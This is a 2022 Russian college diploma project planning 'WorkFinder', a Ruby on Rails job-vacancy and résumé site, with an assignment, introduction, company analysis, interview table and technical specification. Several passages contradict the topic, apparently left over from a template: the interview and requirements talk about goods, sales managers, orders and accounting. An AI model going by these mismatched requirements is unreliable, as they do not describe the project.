

Министерство образования и науки Самарской области  
ГБПОУ «ПОВОЛЖСКИЙ ГОСУДАРСТВЕННЫЙ КОЛЛЕДЖ»

## ДИПЛОМНЫЙ ПРОЕКТ

по специальности 09.02.07 Информационные системы и программирование  
код и наименование специальности

по теме: Использование современных возможностей фреймворка Ruby on Rails для разработки веб приложения по предоставлению вакансии и резюме

Разработал студент \_\_\_\_\_  
подпись С. В. Красавин И.О. Фамилия группы ИСП-434  
\_\_\_\_\_ 20 \_\_\_\_\_

Руководитель дипломного проекта \_\_\_\_\_  
подпись К.И. Хлопков И.О. Фамилия  
\_\_\_\_\_ 20 \_\_\_\_\_

Задание принял к исполнению \_\_\_\_\_  
подпись А.А. Иванова И.О. Фамилия  
\_\_\_\_\_ 20 \_\_\_\_\_

Нормоконтролер \_\_\_\_\_  
подпись Д. Ю. Самохвалов И.О. Фамилия  
\_\_\_\_\_ 20 \_\_\_\_\_

Рецензент \_\_\_\_\_  
подпись \_\_\_\_\_ И.О. Фамилия  
\_\_\_\_\_ 20 \_\_\_\_\_

Самара, 2022 г.

**ГБПОУ «ПОВОЛЖСКИЙ ГОСУДАРСТВЕННЫЙ КОЛЛЕДЖ»**

УТВЕРЖДАЮ  
Зам.директора по УР  
Садыкова Е.М.  
подпись И.О.Фамилия  
20 г.

**ЗАДАНИЕ**

**на выпускную квалификационную работу (дипломный проект)  
по специальности**

09.02.07 Информационные системы и программирование  
код специальности наименование специальности

Обучающемуся 4 курса группы ИСП-434 Красавину Станиславу Владиславовичу  
ф.и.о

Тема дипломного проекта: Использование современных возможностей фреймворка Ruby on Rails для разработки веб приложения по предоставлению вакансии и резюме

**Исходные данные для выполнения проекта:**

документация организации (с базы практики), ГОСТ 34 (Комплекс стандартов на автоматизированные системы), ГОСТ 19 (ЕСПД).

**В ходе выполнения проекта** должно быть разработано web-приложение для поиска вакансии и резюме

**Методическое обеспечение выполнения проекта:**

Требования к содержанию, объему, структуре, к оформлению проекта, а также порядок подготовки и требования к публичной защите в полном объеме приведены в методических указаниях по выполнению ВКР, размещенных в электронном виде по адресу: pgk63.ru.

**Разработка основной части проекта.**

Проект состоит из пояснительной записки, которая включает в себя введение, пять глав, заключение, список источников и приложения.

**Введение.**

Во введении обосновать актуальность, практическую значимость и целесообразность выбранной темы для практического применения, указать цель, задачи, гипотезу, предмет и объект исследования. Введение должно подготовить к восприятию основного текста работы.

**Глава 1 (теоретическая)**

В первой главе необходимо провести описание программного продукта, на основе анализа предметной области произвести описание объектов автоматизации, провести анализ информационного обеспечения объекта информатизации, построить структурную и функциональные схемы объектов информатизации, модель объектов автоматизации (UML-диаграмма) или предметной области (ER-диаграмма). Провести описание

категорий пользователей и потоков данных объекта информатизации. Глава обязательно должна содержать ссылки на использованные источники.

## **Глава 2 Предпроектное исследование** (практическая)

Должна носить сугубо прикладной характер. В ней необходимо провести предпроектное исследование, которое включает:

- Анализ функциональных требований программного продукта.
- Анализ входных и выходных данных.
- Определение структуры данных
- Разработка тестовых сценариев, программы и методики испытаний.
- Разработка технического задания программного продукта.
- Разработка и оптимизация схемы данных программного продукта.
- Описание клиент-серверного взаимодействия.
- Выбор программного обеспечения для реализации (разработки) программного продукта.
- Выбор программного обеспечения для разработки и эксплуатации удаленной базы данных.

## **Глава 3 Проектная часть** (практическая).

В ней необходимо произвести разработку непосредственно программного продукта, которая включает:

- Разработка интерфейса программного продукта.
- Разработка удаленной базы данных и необходимых запросов.
- Реализация функциональных требований.
- Интеграция программных модулей программного обеспечения в программную систему.
- Отладка программного продукта.
- Тестирование программного продукта.

## **Глава 4 Документационное обеспечение программного продукта.**

В ней необходимо разработать комплект документационного сопровождения ПП., который включает:

- Документирование программного кода.
- Руководство пользователя программного продукта.
- Руководство администратора (включая инструкцию по установке).

## **Глава 5 Обеспечение безопасности.**

- Разработка мер защиты информации от несанкционированного доступа.
- Мероприятия по обеспечению техники безопасности и пожарной безопасности.

Для написания практической части необходимо опираться на материалы, собранные в ходе производственной практики.

Глава 1-5 содержат ссылки на приложения.

## **Заключение:**

В заключении необходимо обосновать выводы и предложения в соответствии с поставленной целью и задачами, раскрыть значимость полученных результатов, указать возможности практического применения.

**Приложения:**

Располагаются в конце работы и оформляются в соответствии с требованиями, приведенными в методических рекомендациях по выполнению ВКР.

**Обязательные приложения:**

- техническое задание;
- документированный полный листинг программных модулей;
- руководство пользователя;
- руководство администратора.

**Электронный носитель:**

- пояснительная записка;
- скомпилированный программный продукт;
- исходный код программных модулей;
- презентация защиты;
- инструкции пользователя и администратора;
- дополнительные материалы.

**Критерии оценки проекта** содержат параметры, позволяющие дать заключение о сформированности ПК, заявленных в **ПМ.01 Разработка программных модулей программного обеспечения для компьютерных систем, ПМ.02 Разработка и администрирование баз данных и ПМ.03 Участие в интеграции программных модулей**. Совокупность критериев оценки приведена в оценочном листе проекта.

Дата выдачи задания 2022 г.

Требования к срокам выполнения этапов проекта должны строго соответствовать календарному плану выполнения и графику консультаций, которые выдаются на руки руководителем ВКР.

Срок сдачи обучающимся законченной работы 06 2022 г.

Руководитель ВКР

*Подпись*

**Хлопков К.И.**

*Расшифровка подписи*

2022 г.

Задание принял к исполнению:

*Подпись*

**Бровко Д.Д.**

*Расшифровка подписи*

2022 г.

**РАССМОТРЕНО**

Протокол заседания ПЦМК  
информационных технологий

№ 4 от 2022 г.

## **СОДЕРЖАНИЕ**

ВВЕДЕНИЕ.....	7
ГЛАВА 1 ОБЩАЯ ТЕОРЕТИЧЕСКАЯ ЧАСТЬ.....	10
1.1 Анализ объекта, процесса, предметной области как объекта информатизации.....	10
1.2 Анализ информационного обеспечения объекта информатизации.....	11
1.3 Организационная и функциональные схемы объектов информатизации .....	12
ГЛАВА 2 ПРЕДПРОЕКТНАЯ ЧАСТЬ.....	14
2.1 Анализ функциональных требований программного продукта.....	14
Доступ к необходимой информации для бухгалтерии.....	16
2.2 Анализ входных и выходных данных, определение структуры данных.....	16
диалоги клиентов.....	17
2.3 Разработка технического задания программного продукта.....	17
2.4 Разработка схемы данных программного продукта.....	21
2.5 Описание клиент-серверного взаимодействия.....	22
2.6 Выбор программного обеспечения для реализации (разработки) программного продукта.....	23
2.7 Выбор программного обеспечения для разработки и эксплуатации удаленных базы данных.....	26
ГЛАВА 3 ПРОЕКТНАЯ ЧАСТЬ.....	27
3.1 Разработка интерфейса программного продукта.....	27
3.2 Разработка удаленной базы данных и необходимых запросов.....	39
3.3 Интеграция программных модулей.....	46
3.4 Тестирование программного продукта.....	54
ГЛАВА 4 ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ ПРОГРАММНОГО ПРОДУКТА.....	64
4.1 Руководство пользователя программного продукта.....	64

4.2 Руководство администратора (включая инструкцию по установке).....	78
ГЛАВА 5 ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ ПРОГРАММНОГО ПРОДУКТА.....	83
5.1 Разработка мер защиты информации от несанкционированного доступа .....	83
5.2 Мероприятия по обеспечению техники безопасности и пожарной безопасности.....	85
ЗАКЛЮЧЕНИЕ.....	89
СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ.....	91
Нормативные материалы.....	91
Научные, технические и учебно-методические издания.....	93
Ресурсы сети Интернет.....	94
ПРИЛОЖЕНИЕ А.....	97
ПРИЛОЖЕНИЕ Б.....	101
ПРИЛОЖЕНИЕ В.....	115
ПРИЛОЖЕНИЕ Г.....	120
ПРИЛОЖЕНИЕ Д.....	121

## **ВВЕДЕНИЕ**

Технологии постоянно меняются, Общество, как мы знаем, зависит от этого факта. То, что сегодня мы считаем само собой разумеющимся, было бы предметом научной фантастики всего пятьдесят лет назад.

В наше время глобальная сеть Internet, является одним из наиболее стремительно развивающихся средств информации. По статистике, у большего числа населения имеются дома компьютера и есть выход к сети Интернет.

Сегодня, почти у каждой организации имеется собственный Web – сайт. В условиях применения информационных технологий – это необходимое условие существования, что дает возможность расширить поле рекламной деятельности. В сети Интернет имеется большое количество справочно – информационных сайтов, предоставляющих полную информацию по любому запросу. Значительно проще зайти на сайт и найти все необходимое, чем «копаться» по журналам и газетам.

В соответствии с этим, работодатели и соискатели также присоединяются к группе мирового сообщества в распространении своей информации через Интернет. Это и представляет актуальность моего проекта по разработке веб-приложения для поиска и размещению вакансии и резюме.

Основной моей технологией для разработки данного проекта, будет язык Ruby и его фреймворк — Ruby on Rails.

Люди часто путают Ruby on Rails (RoR) с системой управления контентом (CMS, например WordPress). Но это не CMS, а инструмент разработки, который используют множество компаний, например: Shopify, Airbnb, Netflix, GitHub и другие. Более подробно, об этих технологиях я расскажу позже.

**Цель дипломного проекта:** Использование современных возможностей Ruby on Rails для реализации WEB-приложения по поиску и размещении вакансии и резюме.

**Объект исследования:** многоуровневый MVC-фреймворк для разработки веб-приложений - Ruby on Rails

**Предмет исследования:** Использование среды разработки Ruby on Rails для создания веб-приложения по поиску и размещению вакансии и резюме.

**Для достижения поставленной цели необходимо выполнить следующие задачи:**

- провести анализ объекта, процесса, предметной области как объекта информатизации;
- провести анализ информационного обеспечения объекта информатизации;
- построить организационные и функциональные схемы объектов информатизации;
- описать категории пользователей и потоков данных объекта информатизации;
- провести анализ функциональных требований программного продукта;
- провести анализ входных и выходных данных;
- построить структуру данных;
- разработать тестовые сценарии, программы и методики испытаний;
- разработать техническое задание для программного продукта;
- разработать и оптимизировать схемы данных для программного продукта;
- выбрать программное обеспечение для реализации (разработки) программного продукта;
- выбрать программное обеспечение для разработки и эксплуатации удаленных базы данных;

- разработать интерфейс на русском и английском языках для программного продукта;
- разработать удаленную базу данных и необходимые запросы;
- реализовать функциональные требования;
- описать интеграцию программных модулей;
- выполнить отладку программного продукта;
- провести тестирование программного продукта;
- выполнить документирование программного кода;
- разработать руководство пользователя для программного продукта;
- разработать меры защиты информации от несанкционированного доступа;
- описать мероприятия по обеспечению техники безопасности и пожарной безопасности.

Дипломный проект основан на **гипотезе**, согласно которой разработанный программный продукт будет максимально эффективным, если:

- правильно описаны функциональные требования программного продукта;
- правильно подобрано программное обеспечение для разработки программного продукта;
- разработан оптимальный, удобный и понятный интерфейс пользователя;
- реализованы и протестированы все функции программного продукта
- техническая документация к программе будет разработана в соответствии с ГОСТ;
- уменьшится вероятность потери информации;
- уменьшится нагрузка на сотрудников;
- будут соблюдены все нормы и правила безопасности при работе.

# **ГЛАВА 1 ОБЩАЯ ТЕОРЕТИЧЕСКАЯ ЧАСТЬ**

## **1.1 Анализ объекта, процесса, предметной области как объекта информатизации**

С 2006 года специалисты компании ООО «ОДАЛ» оказывают полный спектр услуг в области заказной разработки программного обеспечения, независимого тестирования, ИТ-консалтинга, автоматизации и интеграции бизнес-процессов, дизайна и юзабилити, а также созданию качественного продукта. Профильным направлением деятельности «ОДАЛ» является разработка программного обеспечения и оказании консультационных услуг для компаний. Они разрабатывают и внедряют комплексные проекты для предприятий и организаций любого масштаба - от автоматизации отдельных процессов до построения SCADA систем.

ООО «ОДАЛ» накоплен большой опыт создания коммерческого программного обеспечения. Решения нашей компании гарантируют создание качественного и современного продукта, который повысит эффективность производства, увеличит производительность и обеспечит безопасность процессов.

Преимущества:

- Качество продукции и услуг: ООО «ОДАЛ» гарантирует высокое качество, надёжность и отличные технические характеристики разрабатываемой продукции благодаря многоступенчатой системе контроля качества на производстве и регулярно проводимым испытаниям продукции всего номенклатурного ряда; качество предоставляемых услуг определяется высочайшим уровнем профессионализма сотрудников;

- Высокая технологичность: ООО «ОДАЛ» осуществляет постоянную научно-техническую деятельность, внедряя более совершенные технологии производства и разрабатывая уникальные запатентованные продукты с учетом актуальных требований рынка;
- Ответственность перед клиентом: Компания несет полную ответственность за все реализуемые нами проекты и решаем поставленные задачи, ориентируясь на конкретные потребности наших клиентов. Четкое соблюдение договорных обязательств, индивидуальный подход к каждому заказчику, полная информационная открытость, гибкая ценовая политика и успешные результаты совместной работы стали залогом долгосрочного партнерства ООО «ОДАЛ» с рядом крупнейших компаний промышленной автоматизации.

## **1.2 Анализ информационного обеспечения объекта информатизации**

Все сотрудники ООО «ОДАЛ» используют такие программные продукты, как:

- Операционная система Windows 10;
- LibreOffice / Microsoft Office;
- MySQL, Postgresql;
- Vim, NeoVim, SublimeText 3, Atom;
- Продукцию JetBrains;
- и прочее.

А также можно описать аппаратное обеспечение предприятия общими словами, как:

- Видеокарта NVIDIA Quadro P1000;

- Процессор Intel® Core™ i5-9600K;
- Материнская плата ASUS TUF Z390M-PRO GAMING;
- Охлаждение HYPERPC Water Cooling 120 RGB;
- Оперативная память 2 x 8GB HyperXFURYDDR4-2666;
- SSD накопитель 240GB Kingston A1000;
- Жесткий диск 2TB Seagate BarraCuda;
- Блок питания Cooler Master V750 750W.

### **1.3 Организационная и функциональные схемы объектов информатизации**

Организационная схема показывает взаимодействие основных отделов и служб организации, представлена в приложении А. На рисунке 1.1 и 1.2 можно увидеть функциональную и организационную схему Департамента Информационных технологий.




Рисунок 1.1 – Организационная схема




Рисунок 1.2 – Функциональная схема

## **ГЛАВА 2 ПРЕДПРОЕКТНАЯ ЧАСТЬ**

### **2.1 Анализ функциональных требований программного продукта**

Для определения функциональных требований к программному продукту было проведено интервью с заказчиком ПП.

*Таблица 1*

**Ответы на интервью**

<b>№ п/п</b>	<b>Вопрос</b>	<b>Ответ</b>	<b>Примечание</b>
1.	Какова основная предметная область?	Вакансии и резюме	
2.	Какие пользователи системы планируются?	<ul style="list-style-type: none"><li>- Гость</li><li>- Сискатель</li><li>- Работодатель (компания)</li><li>- Администратор</li></ul>	
3.	Значит требуется механизм регистрации, авторизации и аутентификации?	Верно	Посмотреть функционал программы.
4.	Есть ли какие нибудь дополнительные пожелания к предыдущему пункту?	Необходимо подтверждение пользователей по ссылке через письмо на почтовом адресе; Также нужна возможность повторной отправки письма; И нужно добавить функциональность по сбросу пароля, также через почтовый адрес	
5.	Значит планируется сайт по подбору вакансии и резюме	Планируется Менеджер по продажам.	
6.	Какое образование и навыки работы с компьютером?	У сотрудников образование не ниже высшего, достаточно хороший опыт работы с компьютером.	
7.	Имеют ли пользователи опыт работы с таким типом приложений?	Да, у нас есть похожие приложения.	
8.	Какие платформы	Стандартный набор для	Посмотреть

№ п/п	Вопрос	Ответ	Примечание
	используются?	образовательной организации: ОС Windows, браузер, почтовый клиент, офисный пакет.	компьютер сотрудника.
9.	Каковы планы на будущее относительно платформ?	Изменяться не будут.	
10.	Используется ли ПО для решения проблемы на текущий момент? Каков его функционал?	Да, используется ПО «Seldon» и «1с Предприятие». Но хотелось бы более удобную для работы программу.	Посмотреть функционал программы.
11.	Необходимо ли обучение пользователей?	Думаю, да, ознакомительное занятие не помешает.	
12.	Необходимы ли справочные руководства, и в каком виде?	Скорее всего, нет, но в ходе обучения будет видно.	
13.	Опишите процесс внесения данных о товарах	Создается товар, куда заполняются все требуемые данные.	Посмотреть данные товара.
14.	Какие данные вносятся?	Название, цена, производитель.	
15.	Каким образом следует осуществлять их хранение? Необходимо ли шифрование?	Думаю, лучше централизованное хранение, чтобы данные переносить из одной программы в другую автоматически, а не набирать вручную.	
16.	Сколько времени уходит на обработку данных одного товара?	Около 15 минут, иногда даже больше.	
17.	Можно ли будет обратиться к Вам в будущем для получения дополнительной информации?	Да, конечно.	Встретиться еще раз с Ивановым А.С.

В результате анкетирования и интервьюирования всех заинтересованных лиц были сформулированы потребности заказчика относительно разрабатываемого ПП. Далее необходимо провести аналогию между выявленными потребностями структурой и требованиями ТЗ в соответствии с ГОСТ. Таким образом, потребности заказчика в ТЗ могут быть описаны в разделе «Назначение и цели создания системы».

В процессе анализа зоны проектирования и предметной области были выявлены следующие потребности:

Программа должна обеспечивать выбор с помощью меню и выполнение одной из следующих функций:

- начальное формирование данных обо всех товарах в компании в виде списка (ввод с клавиатуры или из файла).
- Автоматизация осуществляемых на предприятии процессов позволит хранить информацию в одной базе, информация в которую вводится с помощью удобного интерфейса.

Создание собственной автоматизированной системы позволит учесть все особенности учета на предприятии, то есть разработать только то, что нужно для данного предприятия.

Программный продукт должен выполнять следующие функции/соответствовать следующим функциональным требованиям:

- Разделение доступа пользователей к информации;
- Возможность просмотра и добавления информации, доступной менеджерам по продажам;
- Облегчение контроля работы с клиентами;
- Автоматизация заполнения и контроля заказов;
- Доступ к необходимой информации для бухгалтерии.

## **2.2 Анализ входных и выходных данных, определение структуры данных**

Входными данными разрабатываемой информационной системы можно считать:

- информация об аккаунте: e-mail, пароль;
- информация о соискателе;
- информация о компании;
- информация о резюме;

- информация о вакансии;

Указанную информацию можно назвать основной входной информацией. В процессе работы программы, от пользователя, для работы некоторых функций, могут быть запрошены дополнительные данные: даты, примечания и др.

К выходным данным информационной системы можно отнести составленные по запросу пользователя отчеты, а также представление имеющейся ранее входной информации в базе данных:

- перечень товаров, доступных для заказов;
- диалоги клиентов.

## **2.3 Разработка технического задания программного продукта**

### **Введение**

Данное техническое задание предназначено для разработки веб-сайта по трудоустройству «WorkFinder», который предназначен для размещения и поиска вакансии и резюме

### **Наименование**

Веб-приложение по трудоустройству «WorkFinder».

### **Краткая характеристика области применения программы**

Область применения данного продукта – подбор персонала. Данная разработка программного продукта предназначена для автоматизации деятельности по поиску вакансии и резюме для работодателей и соискателей.

### **Основание для разработки**

Основанием для проведения разработки является установленная тема ВКР использование современных возможностей фреймворка Ruby on Rails для разработки веб приложения по предоставлению вакансии и резюме.

### **Функциональное назначение программы**

Веб-приложение разрабатывается с целью автоматизации деятельности по поиску, созданию, редактированию и размещению вакансии и резюме.

### **Эксплуатационное назначение программы**

Программа должна предоставить площадку работодателям и соискателям по быстрому и удобному подбору персонала. Позволить им размещать вакансии и резюме затрачивая на эти действия минимум времени. Предоставить возможность автоматизировать работодателям и соискателям связываться друг с другом, для дальнейшего сотрудничества.

### **Требования к составу выполняемых функций**

Разрабатываемый программный продукт должен обеспечивать возможность выполнения перечисленных ниже функций:

#### **Требования к организации входных данных**

Входные данные программы должны быть организованы в виде вводимого в специальную форму текста, соответствующего определенному шаблону.

Текстовые данные должны размещаться (храниться) на локальных или съемных носителях, отформатированных согласно требованиям операционной системы.

#### **Требования к организации выходных данных**

Выходные данные программы должны быть организованы в виде текста, отчетов или таблиц.

Файлы указанного формата должны храниться на локальных или съемных носителях, отформатированных согласно требованиям операционной системы. Отчеты формируются в режиме реального времени и передаются пользователю в формате «.PDF». При желании любой отчет можно сохранить отдельно.

#### **Требования к надежности**

Обеспечить устойчивое функционирование программы, контроль входной и выходной информации.

Предусмотреть блокировку некорректных действий пользователя при работе с системой.

### **Условия эксплуатации**

Для работы системы должен быть выделен администратор.

### **Требования к составу и параметрам технических средств**

В состав технических средств должен входить персональный компьютер, сервер. Так же необходимы кабеля для создания сети, сетевые карты на каждом компьютере и маршрутизатор.

### **Требования к информационным структурам и методам решения**

Отчеты должны содержать интересующую информацию.

Интерфейс программы должен быть понятен пользователю.

### **Требования к исходным кодам и языкам программирования**

Исходные коды программы будут реализованы на языке программирования Ruby. В качестве интегрированной среды разработки программы использовалась Sublime Text 3. Взаимодействие NGINX и приложения на Ruby on Rails реализуется через дополнительный модуль Passenger.

### **Технико-экономические показатели**

Разрабатываемые программные модули должны быть самодокументированы, т.е. тексты программ должны содержать все необходимые комментарии.

Разрабатываемая программа должна включать справочную информацию о работе программы, описания методов сортировки и подсказки учащимся.

В состав сопровождающей документации должны входить:

- техническое задание;
- пояснительная записка;
- текст программы;
- описание программы;

- описание применения;
- ведомость эксплуатационных документов;
- программу и методики испытаний;
- руководство системного программиста;
- руководство программиста;
- руководство оператора.

### **Стадии и этапы разработки**

- Разработка должна быть проведена в три стадии:
- разработка технического задания;
- рабочее проектирование;
- внедрение.

### **Этапы разработки**

На стадии разработки технического задания должен быть выполнен этап разработки, согласования и утверждения настоящего технического задания.

На стадии рабочего проектирования должны быть выполнены перечисленные ниже этапы работ:

- разработка программы;
- разработка программной документации;
- испытания программы.

На стадии внедрения должен быть выполнен этап разработки - подготовка и передача программы.

### **Виды испытаний**

Для программы устанавливают следующие основные виды испытаний:

- предварительные;
- опытная эксплуатация;
- приемочные.

## **Порядок согласования и утверждения приемочной документации**

Порядок согласования и утверждения приемочной документации регламентируется организационно-распорядительной документацией организаций, принимающих участие в создании автоматизированной системы. Поскольку имеется твердая уверенность в том, что таковой ОРД в настоящее время ни у кого из организаций-участников не имеется. При изучении указанного документа становится понятно, что для согласования и утверждения приемочной документации придется создавать приемочную комиссию, назначать председателя и так далее.

## **2.4 Разработка схемы данных программного продукта**

В рамках предметной области была разработана реляционная схема БД (ER – диаграмма):

1. Выделяем сущности пользователи, соискатели, работодатели, локации, вакансии, опыт работы, образование, резюме, скилы.
2. Выделяем родительские сущности. Это – пользователи, скилы, работодатели, соискатели
3. Выделяем дочерние сущности. Это – вакансии, резюме, локации, опыт работы, образование.
4. В каждой сущности определяем атрибуты: В родительских сущностях определяем первичный ключ. В дочерних сущностях определяем внешние ключи.

Таким образом мы получили следующую ER - диаграмму (рисунок 3).

ERB диаграмма дипломного проекта WorkFinder




Рисунок 2 – Организационная схема

## 2.5 Описание клиент-серверного взаимодействия

В данном проекте клиент-серверное взаимодействие осуществляется при помощи протокола передачи гипертекста (HTTP) (рисунок 3).

В этом виде клиент-серверного взаимодействия, клиентская сторона приложения отправляет специальное HTTP сообщение, в котором указано какую информацию и в каком виде необходимо получить от сервера, сервер, получив такое сообщение, отсылает браузеру в ответ похожее по структуре сообщение (или несколько сообщений), в котором содержится нужная информация, обычно это HTML документ.




Рисунок 3 – Схема клиент-серверного взаимодействия

## 2.6 Выбор программного обеспечения для реализации (разработки) программного продукта

В наши дни для работой с кодом существует огромное количество редакторов и IDE, вроде Visual Studio Code, Eclipse, Brackets, WebStorm, Atom, Xcode, IntelliJ IDEA и.т.п.

Я же, для реализации своего программного продукта решил остановить свой выбор на текстовом редакторе Sublime Text 3 (рисунок 4). Sublime Text 3 позволяет пользователю собирать программы и запускать их без необходимости переключаться на командную строку. Пользователь также может настроить свою систему сборки и включить автоматическую сборку программы каждый раз при сохранении кода.

